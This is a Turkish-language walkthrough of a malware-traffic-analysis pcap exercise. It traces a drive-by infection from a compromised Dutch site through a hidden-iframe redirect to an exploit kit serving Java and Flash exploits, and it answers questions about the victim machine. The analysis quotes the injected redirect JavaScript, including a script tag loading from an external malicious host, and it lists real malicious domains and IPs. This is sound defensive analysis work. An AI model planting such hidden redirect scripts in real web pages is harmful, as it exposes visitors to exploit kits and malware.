Bu yazımda https://malware-traffic-analysis.net/2014/11/16/index.html adresindeki pcap dosyasını incelemeye çalışacağım. Öncelikle trafiğin akışını açıklayacak olursak:

Trafiği incelediğimizde kullanıcının <u>www.bing.com</u> adresi üzerinden "ciniholland.nl" sitesine istek gönderildiğini gördüm. Gönderilen isteğe karşılık gelen html sayfasını incelediğimde ise sayfa sonunda aşağıda gösterildiği gibi bir javascript kodu gördüm. Bu javascript kodundan özetle sayfa yüklendiğinde "showBrowVer" fonksiyonunu çalıştırarak http://24corp-shop.com adresini iframe etiketleri arasında sayfada gizleyerek çalıştıracaktır.

```
</body><script>
if(document.loaded) {
   showBrowVer();
} else {
   if (window.addEventListener)
       window.addEventListener('load', showBrowVer, false);
       window.attachEvent('onload', showBrowVer);
   }
function showBrowVer()
var divTag=document.createElement('div');
divTag.id='dt';
js_kod2.height = '200px';
                                        js_kod2.setAttribute('style','visibility:hidden');
document.getElementById('dt').appendChild(js_kod2);
</script>
<script type="text/javascript" src="http://adultbiz.in/new/jquery.php"></script>
```

Bu kodu gördükten sonra http://24corp-shop.com sitesinden yapılan işlemleri görebilmek için "http.host contains '24corp-shop' "filtresini kullandım ve bir html sayfası yüklediğini gördüm.

http.host contains "24corp-shop"												
No.		Time	Source	Destination	Protocol	Length Info						
+	981	21.787861	172.16.165.165	188.225.73.100	HTTP	585 GET / HTTP/1.1						
	982	21.787964	172.16.165.165	188.225.73.100	HTTP	585 GET / HTTP/1.1						
1	1076	22.631349	172.16.165.165	188.225.73.100	HTTP	413 GET /source/notfound.gif HTTP/1.1						

Bu web sayfasını wireshark aracından dışarı çıkararak içeriğine baktığımızda "stand.trustandprobaterealty" sitesine yönlendirildiini ve bu uzantılardan indirmeler yapıldığı gördüm. (njrW... ve ZDJ.... dosyalarını).

Bu dosyadaki "iframe" etiketi içerisindeki uzantılardan indirilen dosya isimleri aşağıdaki gibidir. Birisi Flash diğeri ise Java dosyasıdır.

```
| 1554 stand.trustandprobaterealty.com text/html | 257 kB | 255 kB | 255 kB | 258 kB
```

Bu dosyaların hash değerlerini alarak virüs total sonuçları aşağıdaki gibidir.

Java dosyası


https://www.virustotal.com/gui/file/178be0ed83a7a9020121dee1c305fd6ca3b74d1583683 5cfb1684da0b44190d3/detection

Flash dosyası


 $\frac{https://www.virustotal.com/gui/file/e2e33b802a0d939d07bd8291f23484c2f68ccc33dc0655}{eb4493e5d3aebc0747/detection}$

TEMEL SORULAR

- 1)Virüs bulaşan Windows VM makinesinin ip adresi nedir?
- -Bu soruyu cevaplamak için filtreye "dhcp" yazarak sanal makineye DHCP sunucusu tarafından verilen ip adresi ve gateway bilgilerini görebiliriz. Burada 172.16.165.254 adresi DHCP sunucusunun, 172.16.165.165 adresi de virüs bulaşan Windows VM adresi olarak görülebilir. DHCP protokolü ile ana bilgisayarlara dinamik ip atanması hakkındaki yazıma buradan ulaşabilirsiniz.




Aynı zamanda virüs bulaştıran web sitesine gönderdiği istek paketinde ağ katmanı bilgilerine bakarak da (istek atıldığı için source kısmından) ip adresini belirleyebiliriz.



3) Etkilenen VM in MAC adresi nedir?

-İlk soruda gösterildiği gibi ilk olarak DHCP protokolünü kullanarak veya virüs bulaştıran web sitesine gönderdiği paket bilgilerinde Ethernet katmanına bakarak (source mac address) belirleyebiliriz (f0:19:af:02:9b:f1).


- 2) Virüs bulaşan Windows VM makinasının bilgisayar adı nedir?
- -Burada ad çözümleme protokolü olan NBNS protokolünü kullanıyoruz. Kaynak ip adresi Windows VM ile eşleşen sorgulardan birine bakıldığında "K34EN6W3N" olarak görülebilir.



- 4) Güvenliği ihlal eden web sitesinin ip adresi nedir?
- -Özet kısmındaki javascript kodunu bulduğumuz sitenin ip adresi güvenliği ihlal eden ip adresidir ve bu sayfaya gönderilen paketin hedef adresiyle belirleyebiliriz.

No.	-	Time	Source	Destination	Protocol	Length	Info				
	52	2.020811	172.16.165.165	204.79.197.200	HTTP/X	1002	POST /fd/ls/lsp.aspx				
	88	3.513578	172.16.165.165	204.79.197.200	SSLv2	126	Client Hello				
	109	4.237852	172.16.165.165	204.79.197.200	HTTP	861	GET /fd/ls/GLinkPing				
٠	161	6.073686	172.16.165.165	82.150.140.30	HTTP	621	GET / HTTP/1.1				
* * *	Ethern Intern Transm	rame 161: 621 bytes on wire (4968 bits), 621 bytes captured (4968 bits) thernet II, Src: f0:19:af:02:9b:f1 (f0:19:af:02:9b:f1), Dst: VMware_f3:ca:52 (00:50:56:f3:ca:52) nternet Protocol Version 4, Src: 172.16.165.165, Dst: 82.150.140.30 ransmission Control Protocol, Src Port: 49437, Dst Port: 80, Seq: 1, Ack: 1, Len: 567 ypertext Transfer Protocol									

- 5) Güvenliği ihlal eden web sitesinin alan adı nedir?
- "ciniholland.nl" (Zararlı yazılım içeren dosyalar bu alan adı üzerinden yönlendirildi)
- 6)Açıklardan yararlanma kitini ve kötü amaçlı yazılımı sağlayan ip adresi ve alan adı nedir?
- -Java ve swift dosyalarının indirildiği sitenin alan adı "stand.trustandprobaterealty" ve ip adresi 37.200.69.143 olarak bulunur.



- 1)Açıklardan yararlanma kiti açılış sayfasını işaret eden yönlendirme URL'si nedir?
- -Özet kısmında da bahsettiğimiz gibi http://24corp-shop.com alan adlı sitenin html kodunu incelediğimizde "iframe" etiketleri arasında açıklardan yararlanama kitini yükleyecek olan yönlendirme sayfasını işaret ediyordu.

2)Giriş sayfasının yanı sıra (CVE-2013-2551 IE istismarı içeren) yanı sıra EK tarafından gönderilen başka hangi istismarlar var?

CVE-2012-0507 ve CVE-2014-0569

-öncelikle CVE-2013-2551 istismarı hakkında fikriniz yoksa buradan https://www.cvedetails.com/cve/CVE-2013-2551/#:~:text=CVE%2D2013%2D2551%20%3A%20Use,attackers%20to%20execute%20arbitrary%20co fikir sahibi olabilirsiniz. Özet kısmında da bahsedildiği gibi "java-archive" ve "x-shockwave-flash" dosyalarında istismarlar vardır. Yukardaki virüs total linklerini kullanarak detaylarına bakabilirsiniz.

3)Yük kaç kez teslim edildi?

- Burada 3 kere iletildiği görülüyor.

```
stand.trustandprobaterealty.com text/html
stand.trustandprobaterealty.com application/ava-archive
stand.trustandprobaterealty.com application/
```

4)pcap dosyasını virüs total 'a gönderin ve hangi snort uyarılarını tetiklediğini bulun. Suricata uyarılarında gösterilen EK isimlerini bulun.

-Öncelikle virüs total linkine buradan ulaşabilirsiniz. https://www.virustotal.com/gui/file/0e3fac547536f773bf1a21180a2294a10be97e956f091d 24e168f147ecf5fafd/details

(Goon/Infinity/Rig exploit kit) olarak görülüyor. Rig exploit kit tanımı için

https://www.fireeye.com/blog/threat-research/2018/05/deep-dive-into-rig-exploit-kit-delivering-grobios-trojan.html ve https://www.trustwave.com/enus/resources/blogs/spiderlabs-blog/rig-exploit-kit-diving-deeper-into-the-infrastructure/#:~:text=Just%20like%20its%20competition%2C%20the,statistics%20of%20the%20campaign's%20achievements.&text=This%20advertisement%20is%20aimed%20at,using%20the%20RIG%20exploit%20kit.

adreslerinden daha detaylı bilgi edinebilirsiniz.

Son olarak CVE-2012-0507 ve CVE-2014-0569 hakkında birkaç açıklama yapalım.

CVE-2012-0507 güvenlik açığını araştırdığımızda açıklama olarak karşıma yürütmenin ilk adımı "iframe" etiketleri arasında istismar kitine yönlendirme adresleri içermesiyle başladığın yazıyordu. Bu etiket ile yeniden yönlendirme yapıldığı anda sayfada görülebiliyormuş. Anladığım kadarıyla açık AtomicReferenceArray sınıf uygulamasında dizinin uygun nesne türünde olup olmadığını düzgün bir şekilde kontrol etmemesinden kaynaklanıyor. Saldırganlar ise kötü amaçlı java kodunu yürütülmesi için AtomicReferenceArray sınıfını oluşturduğunu anlatıyor. Daha fazla bilgi için aşağıdaki linklere bakabilirsiniz.

https://www.welivesecurity.com/2012/03/30/blackhole-cve-2012-0507-and-carberp/

https://pentestlab.blog/2012/03/30/java-exploit-attack-cve-2012-0507/

https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Exploit:Java/CVE-2012-0507.A

https://www.zerodayinitiative.com/advisories/ZDI-14-365/

https://helpx.adobe.com/security/products/flash-player/apsb14-22.html

https://www.exploit-db.com/exploits/36744

https://securitytracker.com/id/1031019

https://www.tenable.com/cve/CVE-2014-0569